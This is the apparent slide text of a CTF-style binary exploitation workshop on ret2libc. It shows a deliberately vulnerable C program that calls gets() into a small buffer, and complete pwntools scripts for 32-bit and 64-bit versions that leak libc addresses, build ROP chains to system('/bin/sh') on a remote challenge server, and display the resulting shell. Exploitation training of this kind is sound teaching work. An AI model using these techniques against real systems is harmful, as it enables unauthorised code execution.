Symbol name	Address

[REMOVE](#)

Results

libc6_2.15-0ubuntu10.18_i386
libc6_2.15-0ubuntu10.16_i386
libc6_2.15-0ubuntu10.15_i386
libc6_2.15-0ubuntu10.17_i386
libc6_2.15-0ubuntu10.14_i386
libc6_2.15-0ubuntu10.23_i386
libc6-i386_2.35-0ubuntu1_amd64
libc6-i386_2.35-0ubuntu3.1_amd64
libc6-i386_2.35-0ubuntu3_amd64

[FIND](#)

LIBC.RIP

Using trial and error,
bottom 3 LIBCs are valid

```
from pwn import *

elf = context.binary = ELF("./ret2libc32")
libc = ELF("./libc6-i386_2.35-0ubuntu3_amd64.so")

p = remote("pwn.platypew.social", 30006)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')

p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")

GETS_LIBC = u32(p.recv().strip()[:4]) # Get only the first 4 bytes

libc.address = GETS_LIBC - libc.sym["gets"]

rop = ROP([elf, libc])
rop.raw(b"A" * cyclic_find(0x61616174))
rop.call('system', [next(libc.search(b"/bin/sh\x00"))])
rop.call('exit', [0]) # So program exits gracefully

p.sendline(rop.chain())
p.interactive()
```



\$ python solve32.py
Guess my name
\$ whoami
pwnuser

Success!

ret2libc.c

35 mins to pwn ret2libc64

Download files at:
[http://ctfd.platypew.social](http://ctfd platypew social)

nc pwn.platypew.social 30007

```
#include <stdio.h>
#include <stdlib.h>

void vuln() {
    char buffer[64];
    gets(buffer);
}

int main() {
    puts("Guess my name");
    vuln();
    puts("Wrong!");

    return 0;
}
```



Exploit Flow



Calculate Padding
(De Bruijn
Sequence)

Leak address of
functions to
calculate LIBC
address using ROP
chain

ROP chain to jump
to system with
"/bin/sh" as its
parameter

Get Shell!

```
from pwn import *

elf = context.binary = ELF("./ret2libc64")

p = remote("pwn.platypew.social", 30007)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x616161616161616a, n=8))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')
p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")
print(p.recvuntil(b"\n").strip()) # Location of gets()

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x616161616161616a, n=8))
rop.call('puts', [elf.got['gets']])
p.sendline(rop.chain())
print(p.recvuntil(b"\n").strip()) # Location of puts()
```



```
$ python3 solve64.py  
b'\xa0uw\x90\r\x7f'  
b'\xd0~w\x90\r\x7f'
```

Too Little Bytes?

`puts()` keeps printing until it hits a null-byte, so you'll need to pad the remaining null-bytes yourself

Powered by the [libc-database search API](#)

Search

Symbol name Address

gets 0x7f0d907775a0

REMOVE

Symbol name Address

puts 0x7f0d90777ed0

REMOVE

Symbol name Address

REMOVE

FIND

Results

libc6_2.34-0ubuntu3_amd64
libc6_2.35-0ubuntu3.1_amd64
libc6_2.35-0ubuntu1_amd64
libc6_2.35-0ubuntu3_amd64

LIBC.RIP

Using trial and error,
bottom 3 LIBCs are valid

```
from pwn import *

elf = context.binary = ELF("./ret2libc64")
libc = ELF("./libc6_2.35-0ubuntu3_amd64.so")

p = remote("pwn.platypew.social", 30007)

rop = ROP(elf)
rop.raw(b"A" * cyclic_find(0x616161616161616a, n=8))
rop.call('puts', [elf.got['gets']])
rop.call('vuln')

p.sendline(rop.chain())
p.recvuntil(b"Guess my name\n")

GETS_LIBC = u64(p.recv().strip().ljust(8, b"\x00")) # Pad with null-bytes to hit 8 characters

libc.address = GETS_LIBC - libc.sym["gets"]

rop = ROP([elf, libc])
rop.raw(b"A" * cyclic_find(0x616161616161616a, n=8))
rop.raw(rop.net.address)
rop.call('system', [next(libc.search(b"/bin/sh\x00"))])
rop.call('exit', [0]) # So program exits gracefully

p.sendline(rop.chain())
p.interactive()
```



\$ python solve64.py
Guess my name
\$ whoami
pwnuser

Success!


Takeaways For Today

Take Control
of the Return
Pointer

Basics of
Return-Oriented
Programming

Inject and
Debug
Shellcode

Basics of
Bypassing
ASLR



CONGRATS!

You are now a novice at
Binary Exploitation :)



The background features a stylized computer monitor with a purple frame. On the screen, the words "Thank you!" are displayed in large, white, sans-serif letters. The monitor sits on a dark base with two circular feet. The background behind the monitor is a gradient from orange at the top to yellow at the bottom. The overall aesthetic is retro-futuristic, with a grid pattern and a glowing orange triangle in the top right corner.

Thank you!

WHERE DO I GO FROM HERE?

1. Reversing Binaries
2. Heap Exploitations
3. Format String Exploits
4. Exploit Different Architectures and Platforms
5. Play More CTFs!

Some QR Codes

Source Codes



My GitHub

